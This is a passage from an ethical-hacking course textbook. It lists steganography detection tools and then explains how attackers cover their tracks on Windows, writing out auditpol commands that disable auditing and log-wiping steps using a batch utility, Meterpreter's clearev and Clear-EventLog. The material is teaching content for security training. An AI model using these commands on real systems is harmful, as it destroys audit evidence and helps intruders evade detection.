
  Audio steganography is a process of embedding confidential information such as private documents and files in digital sound. Statistical analysis methods can be used to detect audio steganography as it involves LSB modifications. The inaudible frequencies can be scanned for hidden information. The odd distortions and patterns show the existence of secret data.

- **Video File**

  Detection of secret data in video files includes a combination of the methods used in image and audio files. Special code signs and gestures help in detecting secret data.

Both audio and video steganography are quite difficult to detect, compared to other types such as image and document. Moreover, it is extremely hard to detect good steganography of any type. However, careful analysis of audio and video signals for hidden information may increase chances of detecting it correctly.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Steganography Detection Tools

Steganography detection tools allow you to detect and recover hidden information in any digital media, such as images, audio, and video.

- **zsteg**

  Source: *https://github.com*

  The zsteg tool is used to detect stegano-hidden data in PNG and BMP image files.

  As shown in the screenshot, you can use the zsteg tool to detect the hidden secret message in the image file.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.148: Screenshot of zsteg

Some examples of steganography detection tools are as follows:


- StegoVeritas (*https://github.com*)
- Stegextract (*https://github.com*)
- StegoHunt™ (*https://www.wetstonetech.com*)
- Steganography Studio (*http://stegstudio.sourceforge.net*)
- Virtual Steganographic Laboratory (VSL) (*http://vsl.sourceforge.net*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Clearing Logs

In the previous section, we saw how an attacker can hide malicious files on a target computer using various steganographic techniques, NTFS streams, and other techniques to maintain future access to the target. Once the attacker has succeeded in performing this malicious operation, the next step involves removing any resultant traces/tracks in the system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Covering Tracks

Covering tracks is one of the main stages during system hacking. In this stage, the attacker tries to hide and avoid being detected or "traced out" by covering all "tracks," or logs, generated while accessing the target network or computer. We now look at how the attacker removes traces of an attack on a target computer.

Erasing evidence is a must for any attacker who would like to remain obscure. It is a method used to evade a traceback. It starts with erasing the contaminated logs and possible error messages generated in the attack process. The attacker makes changes to the system configuration such that it does not log the future activities. By manipulating and tweaking event logs, the attacker tricks the system administrator into believing that there is no malicious activity in the system and that no intrusion or compromise has taken place.

Because the first thing a system administrator does when monitoring unusual activity is check the system log files, it is common for intruders to use a tool to modify these logs. In some cases, rootkits can disable and discard all existing logs. Attackers remove only those portions of logs that can reveal their presence if they intend to use the system for a long period as a launch base for future exploitations.

Attackers must make the system appear as it did before access was gained and a backdoor was established. This allows them to change any file attributes back to their original state. The information listed, such as file size and date, is just attribute information contained in the file.

Protection against attackers trying to cover their tracks by changing file information can be difficult. However, it is possible to detect whether an attacker has done so by calculating the file's cryptographic hash. This type of hash is a calculation of the entire file before encryption.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers may not wish to delete an entire log to cover their tracks, as doing so may require admin privileges. If attackers can delete only attack event logs, they will still be able to escape detection.

The attacker can manipulate the log files with the help of

- **SECEVENT.EVT** (security): failed logins, accessing files without privileges
- **SYSEVENT.EVT** (system): driver failure, things not operating correctly
- **APPEVENT.EVT** (applications)


Techniques Used for Covering Tracks

The main activities that an attacker performs toward removing his/her traces on a computer are as follows:

- **Disabling Auditing**: An attacker disables auditing features of the target system.
- **Clearing Logs**: An attacker clears/deletes the system log entries corresponding to his/her activities.
- **Manipulating Logs**: An attacker manipulates logs in such a way that he/she will not be caught in legal action.
- **Covering Tracks on the Network**: An attacker uses techniques such as reverse HTTP shells, reverse ICMP tunnels, DNS tunneling, and TCP parameters to cover tracks on the network.
- **Covering Tracks on the OS**: An attacker uses NTFS streams to hide and cover malicious files in the target system.
- **Deleting Files**: An attacker uses a command-line tool such as Cipher.exe to delete the data and prevent recovery of that data in future.
- **Disabling Windows Functionality**: An attacker disables Windows functionality such as last access timestamp, hibernation, virtual memory, system restore points, etc. to cover tracks.

Thus, the complete job of an attacker involves not only compromising the system successfully, but also disabling logging, clearing log files, eliminating evidence, planting additional tools, and covering his/her tracks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Disabling Auditing: Auditpol

Source: *https://docs.microsoft.com*

One of the first steps for an attacker who has command-line capability is to determine the auditing status of the target system, locate sensitive files (such as password files), and implant automatic information-gathering tools (such as a keystroke logger or network sniffer).

Windows records certain events to the event log (or associated syslog). The log can be set to send alerts (email, SMS, etc.) to the system administrator. Therefore, the attacker will want to know the auditing status of the system he/she is trying to compromise before proceeding with his/her plans.

Auditpol.exe is the command-line utility tool to change audit security settings at the category and sub-category levels. Attackers can use AuditPol to enable or disable security auditing on local or remote systems, and to adjust the audit criteria for different categories of security events.

The moment intruders gain administrative privileges; they disable auditing with the help of auditpol.exe. Once they complete their mission, they again turn on auditing using the same tool.

After gaining access and establishing shell access with the target system, attackers use the following commands to enable/disable system auditing logs:

Enabling system auditing:

```
C:\>auditpol /set /category:"system","account logon" /success:enable
/failure:enable
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Disabling system auditing:

```
C:\>auditpol /set /category:"system","account logon" /success:disable
/failure:disable
```

This will make changes in the various logs that might register the attacker's actions. He/she can choose to hide the registry keys changed later on.

Attackers can use AuditPol to view defined auditing settings on the target computer, running the following command at the command prompt:

```
auditpol /get /category:*
```

Screenshots of the output by Auditpol are as follows:




Figure 6.149: Screenshot showing the output of Auditpol disabling audit






Figure 6.150: Screenshot showing the output of Auditpol enabling audit

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Clearing Logs

Clear_Event_Viewer_Logs.bat is a utility that can be used to wipe out the logs of the target system. This utility can be run through command prompt, PowerShell, and using a BAT file to delete security, system, and application logs. Attackers might use this utility to wipe out the logs as one method of covering their tracks on the target system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Steps to clear logs using Clear_Event_Viewer_Logs.bat utility are as follows.**
  1. Download the **Clear_Event_Viewer_Logs.bat** utility from ***https://www.tenforums.com***.
  2. Unblock the .bat file.
  3. Right-click or press and hold on the .bat file and click/tap on **Run as administrator**.
  4. If prompted by **UAC**, click/tap on **Yes**.
  5. A command prompt will now open to clear the event logs. The command prompt will automatically close when finished.




Figure 6.151: Screenshot of clearing logs using the Clear_Event_Viewer_Logs.bat file

- **Steps to clear logs using Meterpreter shell are as follows.**

  If the system is exploited with Metasploit, the attacker uses a **Meterpreter shell** to wipe out all the logs from a Windows system:

  1. Launch the **meterpretershell prompt** from the Metasploit Framework.
  2. Type **`clearev`** command in the Meterpreter shell prompt and press **Enter**. The logs of the target system will start being wiped out.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.152: Screenshot of Meterpreter

- **Steps to clear PowerShell logs using Clear-EventLog command are as follows.**

  Source: *https://docs.microsoft.com*

  Using the **`Clear-EventLog`** command, the attacker can clear all the PowerShell event logs from local or remote computers:

  1. Launch **Windows PowerShell** with administrator privileges.
  2. Use the following command to clear the entries from the PowerShell event log on the local or remote system:

     `>Clear-EventLog "Windows PowerShell"`
  3. Use the following command to clear specific multiple log types from local or remote systems:

     `>Clear-EventLog -LogName ODiag, OSession -ComputerName localhost, Server02`

     (This command clears all the log entries in Microsoft Office Diagnostics (ODiag) and Microsoft Office Sessions (OSession) on the local computer and Server02 remote computer.)
  4. Use the following command to clear all the logs on the specified systems, and then display the event log list:

     `>Clear-EventLog -LogName application, system -confirm`

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: The parameters used in the **`Clear-EventLog`** command are as follows:

